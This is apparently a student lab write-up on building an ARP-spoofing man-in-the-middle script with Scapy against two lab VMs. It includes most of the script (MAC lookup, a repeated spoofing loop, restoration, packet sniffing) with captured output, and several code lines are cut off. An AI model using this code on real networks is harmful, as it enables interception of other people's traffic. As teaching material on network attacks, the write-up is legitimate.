


My Setup


So I actually struggled initially to get my two VM's to talk to each other, so my solution configuration is as follows:

- The network I'm using consists of two virtual machines that will makeup the network clients
- My laptop will play host between them
- The VM's are both set to use host only adapters.
    - This means port forwarding is not an option









Creating the Script:

First thing I did was implement a way of running the script with command line arguments. It will check that the appropriate number of arguments are given, however I've not implemented any sort of regex checking. If you provide two DIFFERENT IP addresses, the script will continue to main, where the cache poisoning occurs. Note, I have several interfaces running on my VM's so the line ***conf.iface = "eth0*** was necessary, else the script would not work as it defaults to *lo.*


```
if __name__ == '__main__':
    conf.iface = "eth0"
    if len(sys.argv) < 3:
        print(f'Missing arguments, need 2 but got {len(sys.argv)-1}')
    elif sys.argv[1] == sys.argv[2]:
        print("Cannot target two identical IPv4 addresses")
    else:
        main(sys.argv[1], sys.argv[2])
```

In main, the first thing to occur is to get the mac addresses of both the target and host. I created a method called **getMAC** whose sole purpose is to extract the mac addresses from devices with the command-line specified IP addresses. The first thing the method does is to create a packet frame, by composing the ether frame and the ARP frame. Then it will attempt to get a response by looping a max of 10 times, or until a response is received (whatever occurs first).


```
def getMAC(ip): #Ether has 3 fields, 2 of those are dst and src, which contain the MAC
    print(f'Getting MAC address for {ip} on interface {conf.iface}: ', end="")
    arp_packet = Ether(dst='ff:ff:ff:ff:ff:ff')/ARP(pdst=ip)#The sequence of 'F' is a
    ans = None
    counter = 0
    while ans == None and counter < 10:
        ans = srp1(arp_packet, verbose=False)#sends packets and recieves answers on la
        counter += 1

    if ans == None:
        print("Failed to get response")
        return None
    else:
        print(ans[Ether].src)
        return ans[Ether].src
```

- **'FF:FF:FF:FF:FF:FF'** is a reserved address indicating a broadcast frame
    - Essentially it asks "Who has x IP address" where x is the target IPv4
- **srp1** sends precisely 1 layer 2 packet
- I decided against verbosity as the output is too excessive, however this is a simple change


```
80 81.134279387  PcsCompu_50:4c:14  0a:00:27:00:00:07  ARP  42 192.168.56.114 is at 08:00:27:50:4c:14 (duplicate use
81 84.630770801  PcsCompu_50:4c:14  Broadcast          ARP  42 Who has 192.168.56.114? Tell 192.168.56.102
82 84.634461193  PcsCompu_41:3e:2e  PcsCompu_50:4c:14  ARP  60 192.168.56.114 is at 08:00:27:41:3e:2e
83 84.719546936  PcsCompu_50:4c:14  Broadcast          ARP  42 Who has 192.168.56.114? Tell 192.168.56.102
84 84.722852759  PcsCompu_41:3e:2e  PcsCompu_50:4c:14  ARP  60 192.168.56.114 is at 08:00:27:41:3e:2e
```



We can see that the “who has” packets gets sent to the victim machine, and mac is report to the attacking machine.




Similarly, the host mac address is also sent to the attack machine. This is confirmed by the output of the script below:




Back in main, the next task is to spoof the two devices into routing their packets to the attacking machine. I do this inside a try->while loop so that

- User can stop execution seamlessly
    - I had an issue exiting the program, where I had to use **kill** command line to stop the process and figured this was poor programming
- The arp table of both the target and host does not correct the values, ending the MITM prematurely.

The results can be seen in wireshark on the attacking machine:



Remember that 192.168.56.114 is the victim machine



The final part of the exploit is to undo what was done in *spoof_target()* which is to just tell both devices to route their traffic to their original destinations:

```
def unspoof(dest_IP, dest_mac, src_IP, src_mac):
    packet = ARP(op =2, pdst = dest_IP, hwdst = dest_mac, psrc = src_IP, hwsrc = src_mac)
    send(packet, verbose=False)
```

The final main() function looks like:

```
def main(machine_IP:str, host_IP:str):
    print(f'Machine IP = {machine_IP}, host IP = {host_IP}\n')
    machine_MAC = getMAC(machine_IP)
    host_MAC = getMAC(host_IP)
    try:
        while(True): #Prevents my desired settings from being overwritten by defaults
            spoof_target(machine_IP, machine_MAC, host_IP)
            spoof_target(host_IP, host_MAC, machine_IP)
            time.sleep(10)
    except KeyboardInterrupt:
        print("\nUser stopped execution")
    unspoof(host_IP, host_MAC, machine_IP, machine_MAC)
    unspoof(machine_IP, machine_MAC, host_IP, host_MAC)
    print('Unspoofed target and host')
```

Packet Sniffing with Scapy.

To add the sniffing capability, one simply needs to use the *sniff()* method provided in the scapy API. The parameters I use are:

- Iface = eth0
- Filter = “not arp and host <desired_IP>
- prn=lambda x: x.show()
    - This is to output the package information
- Store = false
    - I’m not storing this information
- Timeout = 1
    - So that the script doesn’t wait endlessly when nothing is getting sent

```
print("\nMachine sending packet: ")
sniff(iface="eth0", filter=f"not arp and host {machine_IP}", prn=lambda x: x.show(), store=False, timeout=1)
print("\nHost sending packet: ")
sniff(iface="eth0", filter=f"not arp and host {host_IP}", prn=lambda x: x.show(), store=False, timeout=1)
```

This is placed inside the main loop, and when the victim machine attempts to ping the host, the output is:


```
Machine sending packet:
###[ Ethernet ]###
  dst       = 08:00:27:50:4c:14
  src       = 08:00:27:41:3e:2e
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 22906
     flags     = DF
     frag      = 0
     ttl       = 64
     proto     = icmp
     chksum    = 0xeefc
     src       = 192.168.56.114
     dst       = 192.168.56.111
     \options   \
###[ ICMP ]###
        type      = echo-request
        code      = 0
        chksum    = 0xf516
        id        = 0xbedd
        seq       = 0xb
        unused    = ''
###[ Raw ]###
           load      = '\x161kc\x00\x00\x00\x00\\xfb\\x98\x08\x00\x00\x00
\x00\x00\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f
!"#$%&\'()*+,-./01234567'
```

Note: as I'm using a host only adapter, to facilitate this test, the host device (being my laptop) will not respond as port forwarding is not an option in virtual box.

Now main looks like:

```python
def main(machine_IP:str, host_IP:str):
    print(f'Machine IP = {machine_IP}, host IP = {host_IP}\n')
    machine_MAC = getMAC(machine_IP)
    host_MAC = getMAC(host_IP)
    try:
        while(True): #Prevents my desired settings from being overwritten by defaults
            spoof_target(machine_IP, machine_MAC, host_IP)
            spoof_target(host_IP, host_MAC, machine_IP)
            print("\nMachine sending packet: ")
            sniff(iface="eth0", filter=f"not arp and host {machine_IP}", prn=lambda x: x.show(), store=False, time
            print("\nHost sending packet: ")
            sniff(iface="eth0", filter=f"not arp and host {host_IP}", prn=lambda x: x.show(), store=False, timeout
    except KeyboardInterrupt:
        print("\nUser stopped execution")
    unspoof(host_IP, host_MAC, machine_IP, machine_MAC)
    unspoof(machine_IP, machine_MAC, host_IP, host_MAC)
    print('Unspoofed target and host')
```